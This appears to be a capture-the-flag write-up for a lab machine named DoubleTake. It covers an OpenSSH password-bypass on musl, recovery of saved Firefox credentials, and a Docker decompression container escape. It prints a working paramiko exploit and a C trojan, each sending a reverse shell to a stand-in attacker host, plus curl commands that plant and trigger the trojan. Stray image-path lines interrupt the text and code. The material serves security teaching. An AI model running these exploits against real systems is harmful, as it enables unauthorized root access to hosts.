

DoubleTake

6th November 2026

Prepared By: TheCyberGeek

Machine Author: TheCyberGeek

Difficulty: Easy

Synopsis

`DoubleTake` is an easy-difficulty Linux machine running an AI agent platform behind a Docker container. Port 22 serves SSH from an Alpine container with OpenSSH 10.6p1 compiled against musl. CVE-2026-123158 bypasses password authentication for the `alpine` user by sending a 300-byte password that causes musl's `crypt()` to return `"*"`, matching the locked account's shadow entry. Inside the container, a saved `Firefox` login reveals credentials for the web application on port 80. The platform exposes a deploy endpoint that forwards archives to the Docker API's `PUT /containers/{id}/archive`. Docker 29.5.0 is vulnerable to CVE-2026-41567, which resolves decompression binaries from the container's overlay filesystem instead of the host's. Replacing `/usr/bin/xz` in the container and uploading a compressed archive through the deploy page causes the Docker daemon to execute the trojanized binary as host root.

Skills Required

- Linux Enumeration
- `SSH` Authentication Internals
- C Programming
- `Docker` Architecture

Skills Learned

- Exploiting musl `crypt()` to Bypass `OpenSSH` Password Authentication
- Recovering Saved Credentials from `Firefox` Profiles
- Abusing `Docker's` Archive Decompression to Escape a Container

Enumeration

Nmap

```
$ nmap -p- --min-rate=2000 -T4 10.129.234.54
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

$ nmap -p22,80 -sC -sV 10.129.234.54
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.6 (protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 UNAUTHORIZED\x0D
|_  Basic realm=Zentara
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see two ports. `SSH` identifies as `OpenSSH 10.6` on what turns out to be a `musl-based` build. `HTTP` on `port 80` returns a `401` error with `HTTP Basic Authentication` for realm "Zentara".

We have no credentials available yet, so the web app is a dead end for now.

`OpenSSH 10.6p1` on a `musl-based` distribution without `PAM` is affected by CVE-2026-123158, a password authentication bypass disclosed in October 2026.

Foothold

CVE-2026-123158 (sshole)

Four independent design decisions combine to produce the bypass:

1. BSD convention places `*` in the shadow password field of accounts that should never authenticate by password.
2. musl's `crypt()` returns the string `"*"` on failure instead of `NULL`.
3. musl's `SHA-256/512` implementation caps keys at 256 bytes. A password longer than 256 bytes triggers a failure, returning `"*"`.

4. `OpenSSH's` fix for `CVE-2016-6210` (a timing side-channel) borrows a `$6$` salt from another account when the stored field is too short to use as a salt. This sends `*` accounts through musl's `SHA-512` path.

Under these conditions, any account with `*` in `/etc/shadow` becomes a viable target if `sshd` permits it to attempt password authentication. While `root` uses `*` by default, `PermitRootLogin` is set to `no`, blocking direct root login attempts. On an Alpine Linux host, however, the default `alpine` system account also carries `*` in `/etc/shadow` and is not restricted by `PermitRootLogin`.

When an attacker sends an oversized password (e.g., 300 bytes) for `alpine`, `sshd` automatically scans `/etc/shadow` to borrow a `$6$` salt from any local account that has one, passing both the borrowed salt and the 300-byte input to `crypt()`. Because the key exceeds 256 bytes, musl rejects it and returns `"*"`, which `sshd` compares against the target's stored shadow field via `strcmp()` and grants access.

The exploit requires two password attempts on a single `SSH` connection. The first attempt calls `getspnam()` to look up a salt donor, which overwrites the static buffer that `shadow_pw()` returned. The stored field no longer reads `*` on the first attempt, so it fails. But `pick_salt()` caches the borrowed salt in a static variable. On the second attempt, `shadow_pw()` reloads `*` from a fresh `getspnam()` call, and `pick_salt()` returns its cache without touching the buffer again. The comparison holds.

The following script sends a 300-byte password up to six times on one transport:

```
#!/usr/bin/env python3
import paramiko
import sys
import time

host = sys.argv[1]
lhost = sys.argv[2]
lport = int(sys.argv[3]) if len(sys.argv) > 3 else 9001

pw = "A" * 300
t = paramiko.Transport((host, 22))
t.start_client(timeout=10)

for i in range(1, 7):
    try:
        t.auth_password("alpine", pw)
        print(f"[+] attempt {i}: authenticated")
        break
    except paramiko.AuthenticationException:
        print(f"[-] attempt {i}: denied")

if not t.is_authenticated():
    print("[-] failed")
    sys.exit(1)

rev = f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {lhost} {lport} >/tmp/f"
ch = t.open_session()
ch.exec_command(rev)
```

```
time.sleep(1)
t.close()
print("[+] sent")
```

Start a listener, then fire the exploit:

```
$ nc -lvnp 9001
```

```
$ python3 sshole.py 10.129.234.54 {ATTACKER_IP} 9001
[-] attempt 1: denied
[+] attempt 2: authenticated
[+] sent
```

Then we should receive a response.

```
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.100] from (UNKNOWN) [10.129.234.54] 43218
/bin/sh: can't access tty; job control turned off
~ $ id
uid=1000(alpine) gid=1000(alpine) groups=1000(alpine)
```

Lateral Movement

Container Enumeration

The shell is inside a `Docker` container running `Alpine`:

```
~ $ ls /.dockerenv
/.dockerenv
~ $ cat /etc/os-release | head -1
NAME="Alpine Linux"
```

The `alpine` user's home directory has a `Firefox` profile with a saved login:

```
~ $ find ~ -name logins.json
/home/alpine/.mozilla/firefox/zentara.default/logins.json
~ $ cat /home/alpine/.mozilla/firefox/zentara.default/logins.json
```

> The content of the `logins.json` has been formatted below for readability.

```
{
  "logins": [{
    "hostname": "http://172.17.0.1",
    "httpRealm": "Zentara",
    "encryptedUsername": "Ym9i",
    "encryptedPassword": "Q29ycmVjdEhvcnNlQmF0dGVyeVN0YXBsZQ==",
    "encType": 0
  }]
}
```

`172.17.0.1` is the `Docker` bridge gateway, which points to the host. These are credentials for the Zentara webapp on `port 80`. Also, `encType` 0 means no master password encryption. The values are plain `base64`, so we can decode them easily:

```
~ $ echo Ym9i | base64 -d
bob
~ $ echo Q29ycmVjdEhvcnNlQmF0dGVyeVN0YXBsZQ== | base64 -d
CorrectHorseBatteryStaple
```


`bob` is also a local user in the container. Using the recovered password to `SSH` in directly reads the user flag, which is bind-mounted from the host:

```
$ ssh bob@10.129.234.54
bob@10.129.234.54's password: CorrectHorseBatteryStaple
zentara-alpine:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
7f906e0ee8ec:~$ cat ~/user.txt
```


Privilege Escalation

Webapp Reconnaissance


Logging in to `http://10.129.234.54` with `bob:CorrectHorseBatteryStaple` opens an AI chat platform called Zentara. The sidebar lists previous conversations. One conversation between a user and the "CodePilot" agent mentions deployment workflows:



The `Status` page shows the backend `Docker` version:



The `Deploy` page has a file upload form accepting `.tar`, `.tar.gz`, and `.tar.xz` archives with a configurable target path. A note at the bottom reads: "Archives are decompressed and extracted server-side by the container engine."



CVE-2026-41567

`Docker` through `29.5.0` has a binary resolution flaw in `PUT /containers/{id}/archive`. When the daemon receives a compressed archive, it resolves decompression binaries by name from the container's overlay filesystem instead of the host's. The resolved binary runs as the daemon process: host root with unrestricted capabilities including `CAP_SYS_ADMIN`.

`xz` and `unpigz` are affected. Formats handled by pure `Go` implementations (`bzip2`, `zstd`, native `gzip` without `unpigz`) are not.

The "Deploy" page forwards uploads to this exact endpoint. The container has `/usr/bin/xz` installed. Replacing it with a trojanized binary and then uploading any `.tar.xz` archive through the "Deploy" page will cause the daemon to execute the trojan as host root.

Building the Trojan

Compile a static replacement for `xz` on the attacker machine. When the `Docker` daemon invokes it, the process inherits `CAP_SYS_ADMIN` and runs in the host PID namespace. Mounting `procfs` and `chrooting` into `/proc/1/root` provides access to the host filesystem.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mount.h>


int main(int argc, char *argv[]) {
    mount("proc", "/proc", "proc", 0, NULL);
    chroot("/proc/1/root");
    chdir("/");
    execl("/bin/bash", "bash", "-c",
          "bash -i >& /dev/tcp/{ATTACKER_IP}/4444 0>&1", NULL);
    return 1;
}
```

```
$ gcc -static -o xz xz.c
```


Package the trojan at the path `Docker` will resolve from the overlay:

```
$ mkdir -p pkg/usr/bin
$ cp xz pkg/usr/bin/xz
$ cd pkg && tar cf ../plant.tar usr/bin/xz
$ cd ..
```

We attempt to upload via `Files` on the website:



Since it's blocked on the website, we see that there is a specific API usage on the site.



We upload through the "Deploy" endpoint with the target path set to `/`. The `Docker API` extracts the archive into the container root as `root`, overwriting the real `/usr/bin/xz`:

```
$ curl -u bob:CorrectHorseBatteryStaple \
    -F 'archive=@plant.tar' \
    -F 'workspace=/' \
    http://10.129.234.54/deploy
{"deployment":{"created_at":1794345237,"filename":"plant.tar","id":"dep-24d65f","size":778240,"status":"success","workspace":"/"},"status":"success"}
```

Triggering the Exploit

Create a minimal `xz-compressed` archive on the attacker machine:

```
$ echo x > t && tar cf - t | xz > trigger.tar.xz
```

Start a listener:

```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then upload the trigger through the "Deploy" page. The daemon detects `xz` compression in the incoming stream, resolves `/usr/bin/xz` from the container's overlay, and executes the trojan as host `root`. A server error response is expected after timing out on the reverse shell command:

```
$ curl -u bob:CorrectHorseBatteryStaple \
    -F 'archive=@trigger.tar.xz' \
    -F 'workspace=/workspace' \
    http://10.129.234.54/deploy
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request.
Either the server is overloaded or there is an error in the application.</p>
```

We check our shell, and we have rooted the machine!

```
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.100] from doubletake.htb [10.129.234.54] 42320
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
root@doubletake:/# id
uid=0(root) gid=0(root) groups=0(root)
root@doubletake:/# cat /root/root.txt
```